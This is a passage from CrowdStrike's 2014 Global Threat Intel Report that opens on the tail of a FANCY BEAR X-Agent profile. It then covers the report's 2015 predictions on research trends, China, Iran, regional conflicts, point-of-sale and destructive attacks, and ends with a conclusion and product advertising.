Targeting of high-profile entities requires mature and versatile technical means. FANCY BEAR exhibits a consistent level of technical sophistication with respect to its tools, and the actor is characterized by a thorough preparation of attacks and required infrastructure. Their main implant, called X-Agent, is a sophisticated RAT that exhibits a modular architecture and a multi-year development history. As a consequence, the adversary can combine the necessary implant functionality on a per-target basis, spanning multiple operating systems and mobile platforms.

A remarkable feature only seen with some of the well-engineered and mature targeted attack malware is the following: If required, the implant can switch the carrier protocol for its command-and-control channel ranging from HTTP over email to removable media. The latter is specifically suited for target environments that do not have direct network connectivity to a C2 node and instead rely on periodic use of USB removable media to bridge air gaps. In addition, recent incidents involved heavily obfuscated malware including code flow obfuscation, likely another step taken in order to hinder analysis efforts. All of these underline a clear targeted attack mission. ■



# 2015 Predictions



Understand how the  
evolving capabilities  
of these advanced  
adversaries will affect  
you in 2015.





## Looking Forward

---



Predicting what will happen in 2015 is a challenge, as unforeseen events will inevitably occur and new TTPs from adversaries across the motivational spectrum will continue to shape the threat environment. Before exploring what may be coming in 2015, a brief look back at the predictions for 2014 is in order.

Last year, CrowdStrike made a number of predictions about the 2014 threat landscape, many of which came to fruition:

- **North Korean Activity** – CrowdStrike Intelligence predicted that North Korea might use its cyber operations to project power during 2014. This prediction came to fruition at the end of 2014 when a North Korean adversary attacked Sony because of one of the studio's movies that North Korea perceived as an act of war.
- **Windows XP End of Life** – Targeted attackers did use exploits such CVE-2014-1776 to target out-of-life Windows XP machines. This continues to be a significant risk, as the existence of legacy Windows XP machines continues to expose an attack surface.
- **Third-Party Targeting** – 2013 saw actors targeting third-party vendors offering DNS, social media, and content management services in order to attack customers of those services. As one example, CrowdStrike observed a number of attacks by the HURRICANE PANDA adversary against DNS and hosting providers in 2014; these attacks were highly likely used to ultimately target those providers' customers.
- **Sandbox-Aware Malware** – The use of sandbox-aware malware was not new to 2014, but adversaries did make significant use of malware variants capable of detecting if they were being run in sandbox environments. These techniques ranged from detection of sandboxes through system and network artifacts, detection of user activity, and even prompting user interaction as a countermeasure.



## Looking Forward



- **Use of High-Level Languages** – The 2014 yearly report noted a downward trend in the use of low-level languages like C and a growing trend in the use of high-level languages like C# and Python. During 2014, CrowdStrike did observe several adversaries such as VICEROY TIGER making heavy use of a malware variant that primarily leveraged Python script.
- **Activity in the Physical World** – Physical world conflict often leads to related cyber operations, and 2014 was no different. A number of conflicts in the physical space such as those in the South China Sea, Ukraine, and the Middle East all resulted in related cyber operations by targeted intrusion adversaries in China, Russia, and Iran, as well as nationalist and hacktivist actors.

2015 will undoubtedly hold many surprises and new developments in the realm of computer security. The following section contains estimative judgments about what may be likely trends or occurrences in the next year.

### RESEARCH AND DEVELOPMENT

Research and development during one year can often set the expectations and direction of the next. With this in mind, the CrowdStrike Intelligence team carefully observed patterns and trends in the security research community. Based on the trends of 2014, the following estimates were developed:

- It is expected that Let's Encrypt, the first free certificate authority with a pre-installed root certificate in major browsers, will launch in 2015. This service will offer very simple command line provisioning of certificates for use in HTTPS. As a result of the ease of use and availability, it is likely that an increasing amount of Internet traffic will be encrypted. As HTTP traffic becomes less common, it is more likely to be suspect and subject to closer inspection. This opens the possibility that more adversaries may look to leverage SSL certificates for command and control. Additionally, Content Security Policy (CSP) for webpages means that XSS-attacks will become more complicated to mount. In 2015, it is expected that



# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

TWO THOUSAND FOURTEEN



## Looking Forward

---



two-factor authentication will be more widely deployed across enterprise and cloud services, which will hopefully hamper the effectiveness of credential and banking phishing operations.

- Adversaries are constantly advancing their capabilities; overseas, cryptography and its application has continued to dominate the technology news, beginning with revelations from the Snowden leaks. CrowdStrike assesses it is possible that adversaries will deploy more sophisticated encryption and key agreement schemes to hamper interception by security professionals and intelligence services.
- In 2015, a number of sandboxes using hypervisor introspection will become available, both commercially and in open source. Introspection allows a sandbox to instrument a virtual machine through the hypervisor; this provides additional stealth to the sandbox, allowing it to avoid detection. It remains to be seen whether malware authors will completely cease their efforts to detect traditional sandboxing solution and/or whether they will try to subvert introspection-based sandboxes. Given the difficulty in detection, and the speed at which new technologies are adopted, it is likely that adversaries will continue to detect traditional sandboxes in 2015, with more advanced adversaries exploring techniques to identify or evade introspection-based systems.
- Embedded devices, regardless of whether they are home routers or industrial control systems, will be increasingly targeted. One of the primary factors impacting this belief is the increasing pace of vulnerability disclosures in the embedded space and in the underlying software they leverage. The increasing prevalence and popularity of Internet of Things (IoT) devices, discussed in more detail below, is another factor in this likely targeting. This targeting will likely occur across a variety of threat actors. In 2014, we saw the compromise of home router technology used to build an embedded proxy layer used to mask the identity of the attacker.



## Looking Forward

---



- Internet of Things (IoT) devices are still in their infancy and the concept of IoT has not yet become widely adopted or even available to the average end user. There are, however, a large number of devices being sold already that would fit under the IoT umbrella, even if they do not make use of the IoT communication standards. While targeted attacks against IoT devices are unlikely at this time, the potential to abuse IoT devices for amplified DDOS as well as disrupting IoT networks through DOS'ing of central control infrastructure might well be possible.

### **OUTLOOK FOR CHINA-BASED ADVERSARIES**

China is, by now, well known for conducting cyber espionage campaigns focused on accessing intelligence about intellectual property, mergers and acquisitions, and technologies highlighted in its Five-Year plans. Targeting these technologies and strategic business information allow its domestic companies to rapidly make “leap frog” developments, and to benefit from favorable bargaining positions, thus elevating them to become global leaders. This behavior is expected to continue in 2015, as will continued targeting of foreign government entities in an attempt to access information related to the global strategy and plans of these countries.

China is expected to continue to leverage this espionage as a means to conduct intelligence collection to support its aspirations to further push the envelope on its territorial claims. This is particularly true in the South China Sea (SCS) conflicts with Vietnam and the Philippines, and the Senkaku/Diaoyu island dispute with Japan. China has already undertaken substantial construction of manmade islands in the SCS to begin projecting its power, and as its Navy continues to grow, it will only seek to push further beyond its current boundaries. China is aggressively moving forward with the design and implementation of its own aircraft carriers, which will no doubt have an impact in this regional issue, allowing the PRC to project force and intimidate its neighbors.





# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

TWO THOUSAND FOURTEEN



## Looking Forward



Taiwan will continue to play a very important role in the potential conflicts to come, not only as a testing ground for malware, but as the main focus for expanding Chinese territorial claims. The PRC views Taiwan as an inalienable part of China that will eventually be reunited for the greater good of both peoples and therefore places it above other territorial conflicts. Taiwan's recent shift towards a decidedly less-Beijing-friendly, DPP-led government is of great concern to China and will be a major factor in how China uses technology to facilitate its political maneuverings. Taiwan has historically been penetrated by PRC intelligence services at all levels, which makes cyber one of the first visible indicators of PRC intentions regarding Taiwan.

China has also made significant headway on projecting its "soft power" abroad via multiple billion-dollar investments, particularly in the sectors of communications and transportation infrastructure. For years, China has been making inroads in Africa to provide the vast majority of the continent's telecommunication systems, but only recently have some of the more sinister intentions been brought to light.



IMAGE OF ALLEGED SIGINT DISHES AT CHINESE EMBASSY ANNEX

In December 2014, approximately 77 Chinese nationals were found to be running a sophisticated command center out of a house in Nairobi, Kenya, which appeared to be capable of targeting the main communication systems in the capital. A building with multiple large satellites that appears to be annexed to the Chinese embassy in Paris was also recently reported on and believed to be connected to the 3PLA's 8th Bureau, Unit 61046, which is responsible for SIGINT collection on western Europe.



## Looking Forward

---



There has also been a significant amount of investment poured into transportation projects, particularly high-speed rail (HSR) lines, in multiple countries. China has already planned to merge its two top train makers into a HSR juggernaut capable of building massive rail lines around the world. To this end, China has submitted bids for massive rail projects in Nigeria, and nearly won (this was subsequently canceled) another project in Mexico. China has also suggested massive lines between Beijing and Moscow and constructing a line between Delhi and Chennai in India. Beijing also remains interested in proposals for HSRs in Britain and California, and has already made headway on construction of a Hungary-Serbian HSR that will connect Belgrade to Budapest.

In total, the projects proposed by China would give it control of more than 40,000 km, giving it significant control over the world's transportation routes. It seems fairly likely that, given China's previous use of espionage against foreign companies (which it has used to gain advantages in competitive bidding and mergers & acquisitions), there is a substantial motivation for China to follow suit in the coming year as it looks to secure its position as the global leader in HSR construction.

### **JOINT PLAN OF ACTION COULD POSSIBLY DRIVE IRANIAN CYBER ATTACKS**

The Iranian Joint Plan of Action (JPOA), its delay, and its ultimate desired path by politicians to negotiate a Comprehensive Plan of Action (CPOA) are preeminent issues in the global press and political circles. The JPOA is a temporary agreement made between Iran and an intergovernmental negotiating body consisting of China, France, the Russian Federation, the United Kingdom, the United States and Germany. The agreement was originally intended to be a six-month period in which the Iranian government would reduce its stockpile of enriched uranium fuel and suspend specific aspects of its nuclear energy programs in exchange for the UN Security Council relaxing of specific sanctions previously imposed against Iran. During this time of suspended nuclear research activities and



# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

TWO THOUSAND FOURTEEN



## Looking Forward

---



eased sanctions, negotiating parties would discuss the details of a more permanent agreement, known as the Comprehensive Plan of Action (CPOA).

The JPOA could be a driver or tipping point for future cyber attacks by Iran against western targets. Iran has publicly noted the understanding that negotiations can be influenced and has demonstrated historically that it is willing (and has capabilities) to conduct cyber operations to influence negotiations if it sees fit to do so. It has been publicly speculated that Iran has conducted retaliatory attacks, notably the Shamoon incident in 2012.

Recent open-source activities in the Iranian underground suggest Iran may be attempting to structure or resource for possible future cyber operations. There have been visibility changes with regard to information surrounding Iranian hackers, as well as forums and websites. Popular forums for Iranian hackers ISCN and Shabgard have been shut down and are no longer publicly accessible. Despite the shutdowns, there will likely be little change to the communication occurring between affiliated hackers in closed communications pathways. The closing of these forums could be in anticipation of future malicious activity and a desire to decrease the public profile of individuals in the Iranian underground.

There are also clear links between the Iranian government hacking contests intended to identify hackers with advanced skills and to learn advanced methods of network intrusion. For example, in November 2013, just before the JPOA agreement was signed, Sharif University of Technology conducted a contest for “innovative methods” of computer network intrusions and defense against such intrusions. Based on the contest announcements, Iranian government cyber security authorities had access to the students’ submissions in the contest, and those submissions were not released to the public but rather kept private to only those with access to the contest submissions.



## Looking Forward



Iranian adversaries such as ROCKET KITTEN, FLYING KITTEN, and CHARMING KITTEN were quite active during 2014 targeting western governments and companies. The motivation to attack such targets will only increase during 2015. However, should the process around the JPOA and CPOA take a turn that Iran perceives as disadvantageous, the motivation will likely greatly increase. Recent revelations indicate that ROCKET KITTEN may have, in fact, targeted the JPOA negotiations using spear phishing that may have targeted diplomats involved in the meetings.

### **CYBER SPILLOVER FROM REGIONAL CONFLICTS**

Last year's report included cyber spillover as something to look for in 2014, and it will be equally as important in 2015. Increasingly, real-world physical conflicts are carrying with them associated cyber components. Sometimes the related cyber operations are carried out by entities directly engaged in the conflict, and other times entities not directly involved will engage in cyber operations in an attempt to support one side or the other. It is not possible to predict all possible conflicts in 2015, but there are three primary areas to keep an eye on.

The conflict that may see the most significant uptick in associated activity is the one centered around ISIS. The Syrian civil war saw quite a bit of associated cyber operations against western targets in 2013, many of which were attributed to the DEADEYE JACKAL adversary (Syrian Electronic Army). Since that time, the ISIS terrorist group has become a significant threat in the region and appears to be capable of bringing resources to bear to carry out malicious cyber attacks.

Already, in early January 2015, a group calling itself CyberCaliphate and declaring support for ISIS hacked the social media presence of U.S. Central Command and used it to spread Islamist propaganda. It is likely that this and other related groups supporting the Islamist cause will engage in operations that support ISIS objectives. Most of this activity is likely to be a nuisance, such as defacements and



## Looking Forward

---



low-level DDOS attacks, but it is possible that more advanced actors could carry out targeted or even destructive attacks.

The South China Sea will be an area to continue to watch in 2015. As discussed above, tensions in this area drove a great deal of targeted intrusion activity from China-based adversaries in 2014. Tensions subsided toward the end of 2014, but the region is rich in natural resources and countries there, particularly China, are eager to lay claim to those resources. Because of this, there is a significant possibility that the conflict will flare up again in the coming year. One thing that could temper the possibility for conflict is if oil prices remain low, making oil exploration in the area potentially less lucrative.

Ukraine is the third region to keep an eye on for possible cyber spillover in 2015. The physical conflict there already spilled over into cyberspace, as was discussed above. So long as the Ukrainian conflict remains unresolved and foreign governments continue to exert pressure on Russia via economic sanctions, expect continued Russian targeting of governments, particularly those in Europe and the U.S.

Another related contributing factor to Russian cyber operations is the falling price of oil. Russia's economy is deeply dependent on oil prices. The precipitous fall in the price of oil at the end of 2014 and going into 2015 has already caused a great deal of economic turmoil in Russia. An extended period of low oil prices could result in increased malicious cyber activity from Russian adversaries against foreign governments and private sector organizations.

### **THE FUTURE FOR POS ATTACKS**

PoS malware experienced a great deal of success during 2014, however upcoming changes may force changes in payment-processing systems in the U.S. For example, several major credit card companies are expected to institute new policies in October 2015 that will shift liability for fraudulent transactions to whomever



# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

TWO THOUSAND FOURTEEN



## Looking Forward



is using the weakest payment-processing systems. The purpose of this is to drive retailers to adopt EMV (Europay, MasterCard, and Visa) standards, which entail chip and PIN cards that use a combination of the traditional PIN number and an embedded microchip that encrypts vital information. This type of card offers a more secure payment card solution for consumers.

Additionally, several alternative solutions, such as Apple Pay and Google Wallet, have started becoming adopted, allowing for payment via token systems. In these systems, rather than a card number being transmitted, a one-time token is passed from a consumer's device to the retailer. The advantage to this system is that in the event of the token being obtained by an unauthorized party, it cannot be reused for later transactions.

Adoption of these newer payment processes should provide consumers with more secure payment methods and make it more difficult for criminals seeking to make money off these systems. There will be some lag time in 2015 as retailers and banks move to put these improvements in place, during which cybercriminals will still be able to exploit the current, antiquated payment processing systems in the U.S. However, the newer processes, once in place, should lead to a decline in the type of PoS attacks seen over the past year.

Despite this decline, it is almost certain that the implementation of more secure methods will lead cybercriminals to develop more sophisticated means by which to attack payment-processing systems.

### **DESTRUCTIVE AND DISRUPTIVE ATTACKS**

Destructive attacks (such as those carried out by SILENT CHOLLIMA) and disruptive attacks (such as the DDOS activity against gaming platforms) garnered headlines at the end of 2014. The high-profile nature of these attacks does not necessarily indicate that they will grow in popularity in 2015, however it is



# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

TWO THOUSAND FOURTEEN



## Looking Forward

---



possible that the success of these attacks may encourage other groups to engage in destructive or disruptive operations to advance their interests.

As an example of this, a series of disruptive attacks in December targeted online gaming platforms. These attacks manifested in the form of DDOS operations carried out by the LizardSquad group briefly discussed above. The attacks came in two waves, the first of which was in early December when the Xbox Live and PlayStation networks were knocked offline for a short period of time. The second wave of attacks occurred on 25 December 2014 when the Xbox and PlayStation online platforms suffered more outages that LizardSquad claimed responsibility for. CrowdStrike Intelligence is also aware of DDOS threats against other gaming platforms including Valve Software, which appeared to be targeted by a DNS amplification DDOS attack that is similar to previous LizardSquad activity.

Malicious actors have already engaged in disruptive campaigns in early 2015. Following the January terrorist attacks in France, a group of Islamist hackers known as Fallaga conducted DDOS attacks against servers hosting websites for French foreign embassies. Soon after, another Islamist group identifying with ISIS took control of the Twitter and YouTube accounts for U.S. Central Command and posted a number of messages threatening U.S. troops and their families.

Organizations in all sectors should be aware of, and prepared for, destructive and disruptive attacks. These operations are often motivated by a specific grievance, but sometimes no clear motivation can be established. Continuous monitoring for publicized threats against an organization, or for potential areas of controversy that could motivate malicious activity, is vital to detect and prepare for these types of attacks. ■



# Conclusion



**The question now is:**  
How do you incorporate  
intelligence into your  
daily defenses and  
prioritize resources based  
on risk to your business?







## Conclusion

In the course of reviewing 2014, there were so many interesting events, adversaries, and innovations that selecting examples for this report was an incredible challenge. The CrowdStrike Intelligence team spent much time narrowing the scope of topics covered herein. The adversaries in 2014 proved, if nothing else, to be dynamic, persistent, and innovative. Defenders must be inventive, diligent, and decisive in their efforts to defend the enterprise from these attackers.

2015 will be a continuation of the cat-and-mouse game that is played between the adversary and the defender. Adversaries across the motivational spectrum will continue to evolve their tactics in order to achieve their objectives. Although tactics may evolve, network defenders will be able to have success against the adversary so long as they are well prepared.

Intelligence will provide the decisive advantage to both sides, and having a good defense will be predicated on having an informed, intelligent defensive team. The incorporation of intelligence into the daily defense of the enterprise will continue to be paramount and products, services, and solution providers will need to use this intelligence to stay ahead of the adversary.

At CrowdStrike, intelligence powers everything we do, and as 2015 unfolds, organizations using intelligence will be better prepared to detect, deter, and defend against their adversaries.





# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

## CROWDSTRIKE FALCON INTELLIGENCE

**CrowdStrike Falcon Intelligence** portal provides enterprises with strategic, customized, and actionable intelligence. Falcon Intelligence enables organizations to prioritize resources by determining targeted versus commodity attacks, saving time and focusing resources on critical threats. With unprecedented insight into adversary Tactics, Techniques, and Procedures (TTPs) and multi-source information channels, analysts can identify pending attacks and automatically feed threat intelligence via API to SIEM and third-party security tools.

Access to CrowdStrike Falcon Intelligence is geared toward all levels of an organization, from the executive who needs to understand the business threat and strategic business impact, to the front-line security professional struggling to fight through an adversary's attack against the enterprise.

CrowdStrike Falcon Intelligence is a web-based intelligence subscription that includes full access to a variety of feature sets, including:

- Detailed technical and strategic analysis of 50+ adversaries' capabilities, indicators and tradecraft, attribution, and intentions
- Customizable feeds and API for indicators of compromise in a wide variety of formats
- Tailored intelligence that provides visibility into breaking events that matter to an organization's brand, infrastructure, and customers





Let us show you how  
**CrowdStrike** can help you understand  
your adversary and better protect  
your network in 2015!

Contact [sales@crowdstrike.com](mailto:sales@crowdstrike.com)  
to discuss your specific needs.  
**888-512-8906**



## ABOUT CROWDSTRIKE

**CrowdStrike™** is a leading provider of next-generation endpoint protection, threat intelligence, and services. CrowdStrike Falcon enables customers to prevent damage from targeted attacks, detect and attribute advanced malware and adversary activity in real time, and effortlessly search all endpoints, reducing overall incident response time.

**CrowdStrike** customers include some of the largest blue chip companies in the financial services, energy, oil & gas, telecommunications, retail, and technology sectors, along with some of the largest and most sophisticated government agencies worldwide.



To learn more, please visit [www.crowdstrike.com](http://www.crowdstrike.com)